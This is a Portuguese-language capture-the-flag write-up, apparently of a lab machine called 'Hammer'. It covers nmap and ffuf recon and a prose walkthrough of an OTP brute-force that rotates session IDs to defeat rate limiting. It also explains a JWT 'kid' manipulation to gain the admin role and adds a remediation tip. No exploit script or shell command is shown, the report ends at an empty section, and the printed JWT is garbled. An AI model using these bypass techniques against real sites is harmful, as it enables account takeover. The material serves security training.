

Hammer

Relatório de Invasão: Hammer

Resumo

Objetivo: Iremos explorar uma aplicação web que possui mecanismos de autenticação , devemos burlar eles.

Vetor de Acesso Inicial: Rota reset_password.php vulnerável permitindo que trocássemos a senha de uma conta e acessássemos o dashboard com ela .

Vetor de Elevação de Privilégios: Comando de reverse shell na rota de RCE ao modificar o JWT para sermos admin.

Ferramentas & Scripts Utilizados

- nmap
- ffuf
- jwted.py
- cracking_mfa.py
- penelope

1. Reconhecimento & Mapeamento

Scan de Portas (Nmap)

≡ Output do Nmap -sS -p1-10000

PORT	SERVICE
22	ssh
1337	http

≡ Output do Nmap com -sC e -sV -p22,1337

PORT	SERVICE/VERSION	INFOS
22	ssh OpenSSH 8.2p1 Ubuntu 4ubuntu0.11 (Ubuntu Linux; protocol 2.0)	ssh-hostkey: 3072 d3:aa:e4:80:e6:56:28:d5:6c:a2:95:57:b7:11:24:05 (RSA) 256 1e:7f:1c:89:49:e5:9e:da:7f:a5:44:be:e2:ef:20:c8 (ECDSA) 256 78:72:c6:55:86:9a:fd:30:d1:5f:3e:2d:73:e4:82:62 (ED25519)
1337	http Apache httpd 2.4.41 ((Ubuntu))	<i>http-title: Login</i> <i>_http-server-header: Apache/2.4.41 (Ubuntu)</i> <i>http-cookie-flags:</i> <i>/:</i> <i>PHPSESSID:</i> httponly flag not set Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Análise do Reconhecimento

Vemos aqui um servidor rodando um serviço ssh na porta 22 sem exploit para a versão. Além disso um servidor web apache rodando na porta 1337 com httponly não setado permitindo XSS para acessar cookies.


2. Enumeração Web & VHOSTs

Dados e reconhecimento

Path's	Análise
index.php	Página inicial de login contendo informações no page source dizendo sobre a convenção de nomes dos diretórios , dizendo que é hmr_DIR.
javascript/	Sem permissão de acesso
logout.php	Página de logout
vendor/	Indica que o servidor alvo utiliza de tokens jwt .
config.php	Não foi preciso nessa sala.

Path's	Análise
dashboard.php	Página após faz login , havia um formulário que só podíamos como user utilizar do comando ls.11
phpmyadmin	Página de administração do banco de dados php.
reset_password.php	Rota para resetar senha , onde podemos usar ele para enumerar usuários .

index.php



```
1
2 <!DOCTYPE html>
3 <html lang="en">
4 <head>
5   <meta charset="UTF-8">
6   <meta name="viewport" content="width=device-width, initial-scale=1.0">
7   <title>Login</title>
8   <link href="/hmr_css/bootstrap.min.css" rel="stylesheet">
9   <!-- Dev Note: Directory naming convention must be hmr_DIRECTORY_NAME -->
10
11
12 </head>
13 <body>
14 <div class="container mt-5">
15   <div class="row justify-content-center">
16     <div class="col-md-4">
17       <h3 class="text-center">Login</h3>
18       <form method="POST" action="">
19         <div class="mb-3">
20           <label for="email" class="form-label">Email</label>
21           <input type="text" class="form-control" id="email" name="email" required>
22         </div>
23         <div class="mb-3">
24           <label for="password" class="form-label">Password</label>
25           <input type="password" class="form-control" id="password" name="password" required>
26         </div>
27         <button type="submit" class="btn btn-primary w-100">Login</button>
28         <div class="mt-3 text-center">
29           <a href="/reset_password.php">Forgot your password?</a>
30         </div>
31       </form>
32     </div>
33   </div>
34 </div>
35 </body>
36 </html>
37
```

/hmr_FUZZ

```

$ ffuf -u http://10.66.166.198:1337/hmr_FUZZ -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -t 100

v2.1.0-dev

:: Method      : GET
:: URL         : http://10.66.166.198:1337/hmr_FUZZ
:: Wordlist     : FUZZ: /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
:: Follow redirects : false
:: Calibration : false
:: Timeout     : 10
:: Threads     : 100
:: Matcher     : Response status: 200-299,301,302,307,401,403,405,500

images [Status: 301, Size: 326, Words: 20, Lines: 10, Duration: 3929ms]
css    [Status: 301, Size: 323, Words: 20, Lines: 10, Duration: 138ms]
js     [Status: 301, Size: 322, Words: 20, Lines: 10, Duration: 137ms]
logs   [Status: 301, Size: 324, Words: 20, Lines: 10, Duration: 138ms]

```

/FUZZ

```

index.php [Status: 200, Size: 1326, Words: 351, Lines: 37, Duration: 185ms]
# [Status: 200, Size: 1326, Words: 351, Lines: 37, Duration: 185ms]
# Copyright 2007 James Fisher.php [Status: 200, Size: 1326, Words: 351, Lines: 37, Duration: 186ms]
# or send a letter to Creative Commons, 171 Second Street, [Status: 200, Size: 1326, Words: 351, Lines: 37, Duration: 184ms]
javascript [Status: 301, Size: 326, Words: 20, Lines: 10, Duration: 141ms]
logout.php [Status: 302, Size: 0, Words: 1, Lines: 1, Duration: 144ms]
vendor [Status: 301, Size: 322, Words: 20, Lines: 10, Duration: 139ms]
config.php [Status: 200, Size: 0, Words: 1, Lines: 1, Duration: 141ms]
dashboard.php [Status: 302, Size: 0, Words: 1, Lines: 1, Duration: 147ms]
phpmyadmin [Status: 301, Size: 326, Words: 20, Lines: 10, Duration: 139ms]
:: Progress: [31933/441120] :: Job [1/1] :: 705 req/sec :: Duration: [0:00:45] :: Errors: 0 ::

```

hmr_logs



```

[10-Aug-19 12:00:01:125456 2024] [core:error] [pid 12345:114 130999999999999] [client 192.168.1.10:54832] AH00124: Request exceeded the limit of 10 internal redirects due to probable configuration error: use 'LimitInternalRecursion' to increase the limit if necessary. Use 'LogLevel debug' to get a backtrace.
[10-Aug-19 12:01:22:307654 2024] [auth:error] [pid 12345:116 130999999999999] [client 192.168.1.12:40180] AH01630: client denied by server configuration: /usr/www/html/
[10-Aug-19 12:02:34:879545 2024] [auth:error] [pid 12347:116 130999999999999] [client 192.168.1.12:37190] AH01631: user tester@hammer.thm: authentication failure for "/restricted area": Password Mismatch
[10-Aug-19 12:04:05:764523 2024] [auth:error] [pid 12346:116 130999999999999] [client 192.168.1.20:37240] AH01632: client denied by server configuration: /usr/www/html/
[10-Aug-19 12:04:50:654523 2024] [core:error] [pid 12349:114 130999999999999] [client 192.168.1.22:38100] AH00597: Symbolic link not allowed or link target not accessible: /usr/www/html/protected
[10-Aug-19 12:05:07:542130 2024] [auth:error] [pid 12350:116 130999999999999] [client 192.168.1.30:40240] AH01632: client denied by server configuration: /usr/www/html/test.php
[10-Aug-19 12:06:10:432100 2024] [auth:error] [pid 12351:116 130999999999999] [client 192.168.1.30:40320] AH01637: user tester@hammer.thm: authentication failure for "/admin/login": Invalid email address
[10-Aug-19 12:07:20:521000 2024] [core:error] [pid 12352:116 130999999999999] [client 192.168.1.30:41100] AH01624: Request exceeded the limit of 10 internal redirects due to probable configuration error: use 'LimitInternalRecursion' to increase the limit if necessary. Use 'LogLevel debug' to get a backtrace.
[10-Aug-19 12:09:51:100076 2024] [core:error] [pid 12354:114 130999999999999] [client 192.168.1.30:41900] AH00597: Symbolic link not allowed or link target not accessible: /usr/www/html/logout.php

```



Por essa foto vemos a existência de um usuário chamado [tester@hammer.thm](#), isso nos da dois indicativos que temos um usuário talvez válido e o nome do domínio que podemos usar para enumerar usuários.



reset_password.php



Aqui vemos que ao colocar um email válido iremos ter x segundos para colocar o código . Depois de alguns testes vemos que a rota de reset_password.py tem rate limiting , porém somente para um PHPSESSID na qual permitiu a gente criar um script que solicitava o reset e fazia 6 envios de otp , depois matava a sessão , criava outra com outro PHPSESSID e fazia mais 6 envios , assim verificando se o tamanho da resposta era diferente de 2202 (resposta com token inválido) a gente recuperou o PHPSESSID dessa sessão e usamos ele para criar a nova senha e entrar com tester@hammer.thm. Passo a passo na exploração.

Dashboard.php





Vemos que pelo dashboard a gente consegue usar o ls e com isso recebemos uma chave. Junto a isso olhando os cookies a percebemos que o token é um jwt , podemos olhar o conteúdo dele.

jwted.py

Vendo o conteúdo do jwt nos devolvido percebemos o seguinte.

```
(kali@kali)~/media/sf_pastaCompartilhadaVmKali/scripts
$ python3 jwted.py -d eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiIsImtpZCI6Ii92YXlvd3d3L215a2V5LmtleS99.eyJpc3MiOiJodHRwOi8vaGfWVWLnRobSIzImF1ZCI6Imh0dHA6Ly9oYW1tZ
XIudGhtIiwiaWF0IjoxNzkwMzQ2NTM5LCJleHAiOiJlE30TAzNTAxMzksImRhdGEiOiN0sldXNlcl9pZCI6MSwiZW1haWwiOiJ0ZXN0ZXJhAaGfWVWLnRobSIzImF1ZCI6Imh0dHA6Ly9oYW1tZ.VW1tZ
Arfx8SaLJ9R_hkRh8_8qVvgL4

JWT decodificado
Header:{"typ":"JWT","alg":"HS256","kid":"/var/www/mykey.key"},Payload:{"iss":"http://hammer.thm","aud":"http://hammer.thm","iat":1790346539,"exp":1790350139,"
data":{"user_id":1,"email":"tester@hammer.thm","role":"user"}},Signature:WJkm7sY9J1AGNU0kG4Arfx8SaLJ9R_hkRh8_8qVvgL4
```

O token contém um kid que mostra onde está a chave que o assinou , sendo uma vulnerabilidade já que qualquer um pode ler seu próprio token e saber por ele onde está a chave no servidor . Se pudessemos usar cat , more , less ou algo do tipo voltando diretórios com ../ poderíamos ler essa chave , porém a ideia aqui é testar se a chave 188ade1.key está listada como um kid válido e trocar o role de user para admin.Essa exploração foi completa e com sucesso , passo a passo na exploração.

3. Exploração & Acesso Inicial (Foothold)

✖ Vulnerabilidade encontrada

Título:Rate Limiting falho em reset_password.php

Risk Rating:10 DREAD

Resumo: Através de um exploit criado para essa vulnerabilidade a gente consegue para qualquer usuários válido recuperar sua senha fazendo um brute forcing no reset_password, através de uma falha que o número de request para a rota é contabilizado pelo PHPSESSID , com isso é possível criar um script que burla isso criando novas sessões , manda requisição para resetar password e faz 6 tentativas de brute forcing de otp . Com isso quando uma response retorna um content lenght de body diferente de 2202 a gente printa o response.request.headers e recupera o PHPSESSID e troca o atual no navegador por ele e acessamos reset_password para colocar uma senha de nossa vontade.


Background(Contexto adicional): Rate limiting é uma restrição utilizada em rotas para limitar a quantidade de requests que um usuário pode mandar em um certo intervalo de tempo.

Impacto: Para qualquer usuário válido podemos executar esse exploit e trocar a senha dele , assim permitindo acesso a qualquer conta.


Conselhos e Remediações:O rate limiting deve ser aplicado ao ip do usuário que manda a requisição e não no PHPSESSID.

Detalhes Técnicos e Evidências:

